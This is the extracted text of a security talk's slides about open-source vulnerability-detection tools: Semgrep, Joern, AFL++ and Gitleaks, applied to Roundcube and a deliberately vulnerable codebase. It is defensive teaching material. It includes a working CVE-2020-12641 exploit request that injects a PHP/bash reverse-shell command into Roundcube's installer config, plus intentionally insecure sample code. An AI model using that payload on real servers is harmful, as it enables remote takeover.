



The Open Source Fortress

@iosifache

- Ex-builder at MutableSecurity
- Ex-security engineer @ Romanian Army and Canonical
- Security engineer in Snap Inc.
- Open source maintainer
- GSoC mentor for OpenPrinting
- Enthusiast of good coffee, long runs/hikes, and quality time




roundcube

Roundcube Webmail

- Browser-based IMAP client
- "It provides full functionality you expect from an email client."

Star History




Shodan Report

http.component:"RoundCube"

Total: 161,671

// GENERAL



🌐 Countries

United States	41,208
China	29,003
United Kingdom	10,047
Germany	9,447
Singapore	6,524

🏗️ Ports

443	25,391
2095	9,482
80	4,958
8000	548
8443	492

MORE...

🏢 Organization

Linode	32,003
Aliyun Computing Co., LTD	16,435
Kaopu Cloud HK Limited	8,331
Asia Pacific Network Information Cent...	7,086
Linode, LLC	6,343

MORE...

⚠️ Vulnerabilities

Heartbleed	51
FREAK	44
Logjam	42
CVE-2013-1391	9
CVE-2017-7269	2

MORE...

```
$ git clone https://github.com/roundcube/roundcubemail  
[...]  
$ cd roundcubeemail  
$ scc . | head -8
```

Language	Files	Lines	Blanks	Comments	Code	Complexity
PHP	526	123939	18225	28447	77267	13323
SQL	110	2642	419	238	1985	0
JavaScript	100	29353	3617	2800	22936	4827
HTML	50	2738	304	31	2403	0
Shell	21	2432	345	50	2037	323



Roundcube Webmail Installer

1. Check environment
2. Create config
3. Test config

General configuration

product_name

The name of your service (used to compose page titles)

support_url

Provide an URL where a user can get support for this Roundcube installation.
PLEASE DO NOT LINK TO THE ROUND_CUBE.NET WEBSITE HERE!

Enter an absolute URL (including http://) to a support page/form or a mailto: link.


skin_logo

Custom image to display instead of the Roundcube logo.

Enter a URL relative to the document root of this Roundcube installation.

temp_dir

Use this folder to store temp files (must be writeable for webserver)



Q: What are we missing here?

A: Input sanitisation

- The attacker sends a `POST` request to the installer:

```
POST /roundcube/installer/index.php HTTP/1.1
Host: 192.168.243.153
Content-Type: application/x-www-form-urlencoded
Content-Length: 1049

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&
_im_convert_path=php+-r+'$sock%3dfsockopen("127.0.0.1",4444)%3b
exec("/bin/bash+-i+<%263+>%263+2>%263")%3b'+%23
```

- The attacker sends an email containing an image of non-standard format.
- Roundcube will try to convert the image to JPG.
- The command stored in `_im_convert_path` will be executed.
- The attacker will have a reverse shell.

CVE-2020-12641

- Many unsanitized configuration items (e.g., `_im_convert_path`)
- Arbitrary code execution
- 9.8 CVSS
- 8.12% EPSS (as per 12 March 2024)
- [Used by APT28 to compromise Ukrainian organisations' servers](#)
- Added by CISA in the [Known Exploited Vulnerabilities Catalogue](#)

But ... Was it preventable?

Yes, but ..

Not with standard linters or scanners

```
private static function getCommand($opt_name)
{
    static $error = [];

    $cmd = rcube::get_instance()->config->get($opt_name);

    if (empty($cmd)) {
        return false;
    }

    if (preg_match('/^(convert|identify)(\.exe)?$/i', $cmd)) {
        return $cmd;
    }

    // Executable must exist, also disallow network shares on Windows
    if ($cmd[0] != "\\\" && file_exists($cmd)) {
        return $cmd;
    }

    if (empty($error[$opt_name])) {
        rcube::raise_error("Invalid $opt_name: $cmd", true, false);
        $error[$opt_name] = true;
    }

    return false;
}
```

From `program/lib/Roundcube/rcube_image.php`

Taint analysis

- Following the program's execution flow and looking for:
 - Attacker-controlled data: `rcube::get_instance()->config`
 - Sensitive sink: `return`

rules:

- id: return-unsanitised-config

languages:

- php

message: A value taken from the configuration is returned without sanitisation.

mode: taint

pattern-sources:

- patterns:

- pattern: rcube::get_instance()->config->get(\$KEY);

pattern-sanitizers:

- pattern: escapeshellcmd(...)

pattern-sinks:

- patterns:

- pattern-regex: "return"

severity: ERROR

```
private static function getCommand($opt_name)
{
    static $error = [];

    $cmd = rcube::get_instance()->config->get($opt_name);

    if (empty($cmd)) {
        return false;
    }

    if (preg_match('/^(convert|identify)(\.exe)?$/i', $cmd)) {
        return $cmd;
    }

    // Executable must exist, also disallow network shares on Windows
    if ($cmd[0] != "\\\" && file_exists($cmd)) {
        return $cmd;
    }


    [...]
}
```

The Open Source Fortress

- ossfortress.io
- Collection of OSS tools that can be used to proactively detect vulnerabilities
- Structure
 - Factual information
 - General software and **software security topics**
 - **Brief presentation of each analysis technique**
 - **Practical examples for analysing a vulnerable codebase**
 - Infrastructure and access
 - Documentations
 - Proposed solutions

But why open source?

- Second layer of security when used with paid products
- Replacement for paid products
- Lower engineering effort compared with in-house solutions
- Default collaboration



Defensive activities

- Vulnerability research
 - CVSS approximation: `AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`
 - CWE approximation: `CWE-502`
 - CVE ID request: `CVE-2021-44228`
- Patching: [The patches from Oracle](#)
- Communication with the stakeholders: [The Apache remediation guide](#)

The examples are from the Log4Shell vulnerability in Log4j.

Offensive activities

- Exploit writing
 - Attack vector: through VMware Horizon
 - Mitigation bypass: [T1036.004](#)
 - Weaponisation: [T1573.001](#)
- Exploitation


Sand Castle

- Vulnerable-by-design codebase
- *"lightweight piece of software that runs on a Debian-based server and allows users to control it through their browsers"*
- On-premise deployment
- Written in Python and C
- 12+ embedded vulnerabilities





API requests
[HTTP]






Threat modelling

- Identifying asset and threats
 - What we need to defend?
 - What can go wrong?
- Legal requirement (e.g., USA and Singapore)



OWASP Threat Dragon

- Threat modelling tool backed by OWASP
- Usual process
 - i. Threat model creation
 - ii. Diagram creation: STRIDE, CIA
 - iii. Asset representation: stores, process, actor, data flow, trust boundaries
 - iv. Manual threat identification, with type, status, score, priority, description, and mitigation




Searching...

MORPHEUS ELUDES POLICE AT HEATHROW AIRPORT

...the...
...the...
...verified...
...events...
...intelligence...
...have...
...and...
...the...
...One...
...the...
...for...

Code querying

- Searching a specific pattern in the codebase
- Optional abstract representation of the codebase
 - Abstract syntax trees
 - Control flow graphs
- Query types
 - Literals: `scanf`
 - Regex: `scanf\(.*\)`
 - Data structures: `{cpg.method("(?i)scanf").callIn}.l` in Joern's [CPGQL](#)
- Community queries (but generic)



From Trail of Bit's "Fast and accurate syntax searching for C and C++"

```
$ pip install semgrep
```

rules:

- id: secret-logging
 - patterns:
 - pattern-either:
 - pattern: \$LOGGING_LIB.\$METHOD(..., \$MESSAGE, ...)
 - metavariable-pattern:
 - metavariable: \$LOGGING_LIB
 - patterns:
 - pattern-either:
 - pattern: logging
 - pattern: logger
 - metavariable-pattern:
 - metavariable: \$MESSAGE
 - patterns:
 - pattern-either:
 - pattern: <... password ...>
 - pattern: <... token ...>
 - pattern-not: |
"..."

[...]

```
$ semgrep scan \
--sarif \
--config ~/analysis/semgrep-rules \
--output ~/analysis/semgrep.custom.sarif \
~/codebase/sandcastle/sandcastle
```

Scan Status

Scanning 17 files (only git-tracked) with 4 Code rules:

[...]

Scan Summary

Some files were skipped or only partially analyzed.

Scan was limited to files tracked by git.

Ran 4 rules on 11 files: 9 findings.

```
[...]
```

```
logging.info(  
    f"Authenticating user with credentials: {username}:{password}"  
)
```

```
[...]
```


Semgrep

- (Partially) open-source code scanner
- Support for 30+ programming languages
- No prior build requirements
- No DSL for rules
- Default or third-party rules



Fuzzing

- Running a program and offering random, unexpected inputs
- A crash = a security issue
 - *NULL
 - Sanitizers: ASan, UBSan, etc.
- BFS traversal of the CFG
- Optimisations



From [AdaCore's "Finding Vulnerabilities using Advanced Fuzz testing and AFLplusplus v3.0"](#)

```
$ docker exec -it aflplusplus/aflplusplus /bin/bash
```

```
int main(int argc, char *argv[]) {
    int length, read_length;
    char *buffer, *filename;

    if (argc != 2){
        return 1;
    }

    filename = argv[1];
    FILE * f = fopen (filename, "rb");

    fseek (f, 0, SEEK_END);
    length = ftell (f);
    fseek (f, 0, SEEK_SET);
    buffer = malloc (length);
    fread (buffer, 1, length, f);
    fclose (f);

    generate_recovery_token(buffer + 4, buffer);

    return 0;
}
```

```
$ AFL_USE_ASAN=1 /AFLplusplus/afl-cc \
-g \
-o crash_me_if_u_can.elf \
generate_recovery_token.c sha256.c harness.c
```

```
$ afl-fuzz /
-i ~/analysis/afl++/c_modules/inputs /
-o ~/analysis/afl++/c_modules/outputs /
-- /
./crash_me_if_u_can.elf @@
```

american fuzzy lop ++4.09a {default} (./crash_me_if_u_can.elf) [fast]

process timing		overall results
run time : 0 days, 0 hrs, 0 min, 0 sec		cycles done : 0
last new find : none seen yet		corpus count : 1
last saved crash : 0 days, 0 hrs, 0 min, 0 sec		saved crashes : 1
last saved hang : none seen yet		saved hangs : 0
cycle progress		map coverage
now processing : 0.2 (0.0%)		map density : 26.79% / 26.79%
runs timed out : 0 (0.00%)		count coverage : 5.27 bits/tuple
stage progress		findings in depth
now trying : havoc		favored items : 1 (100.00%)
stage execs : 151/459 (32.90%)		new edges on : 1 (100.00%)
total execs : 173		total crashes : 1 (1 saved)
exec speed : 99.88/sec (slow!)		total tmouts : 19 (0 saved)
fuzzing strategy yields		item geometry
bit flips : disabled (default, enable with -D)		levels : 1
byte flips : disabled (default, enable with -D)		pending : 0
arithmetics : disabled (default, enable with -D)		pend fav : 0
known ints : disabled (default, enable with -D)		own finds : 0
dictionary : n/a		imported : 0
havoc/splice : 1/12, 0/0		stability : 100.00%
py/custom/rq : unused, unused, unused, unused		
trim/eff : 20.00%/1, disabled		
strategy: explore	state: started :-)	[cpu001:350%]


```
[...]  
  
server_recovery_passphrase = getenv("SANDCASTLE_RECOVERY_PASSPHRASE");  
if (server_recovery_passphrase == NULL)  
    return NULL;  
  
passphrase_len = strlen(server_recovery_passphrase) - 1;  
  
buf = (BYTE *)malloc(SHA256_BLOCK_SIZE * sizeof(BYTE));  
if (!buf)  
    return NULL;  
  
// Prevent buffer overflow by allocating more  
hashed_len = length + passphrase_len;  
hashed = (BYTE *)malloc(10 * hashed_len * sizeof(BYTE));  
if (!hashed){  
    free(buf);  
  
    return NULL;  
}  
  
strcpy(hashed, server_recovery_passphrase);  
strcpy(hashed + passphrase_len, data);  
  
[...]
```

AFL++

- An [American Fuzzy Lop \(AFL\)](#) fork
- Additional features compared to AFL
 - QEMU emulation
 - Persistent mode
 - Optimisations
- Embedded in [Google's OSS-Fuzz](#)



"You do realize the key is under the mat."

Secret scanning

- Secrets
 - API keys
 - Credentials
 - Tokens
- Searching for specific patterns or entropy for a secret
- Community (generic) rules

Download a binary from [the GitHub releases](#).

```
$ gitleaks \
  --no-banner \
  detect \
  --report-format sarif \
  --source ~/codebase \
  --report-path ~/analysis/gitleaks.sarif \
  --redact
```

```
5:48PM INF 68 commits scanned.  
5:48PM INF scan completed in 196ms  
5:48PM WRN leaks found: 5
```

```
[...]
```

```
app = Flask(__name__)
```

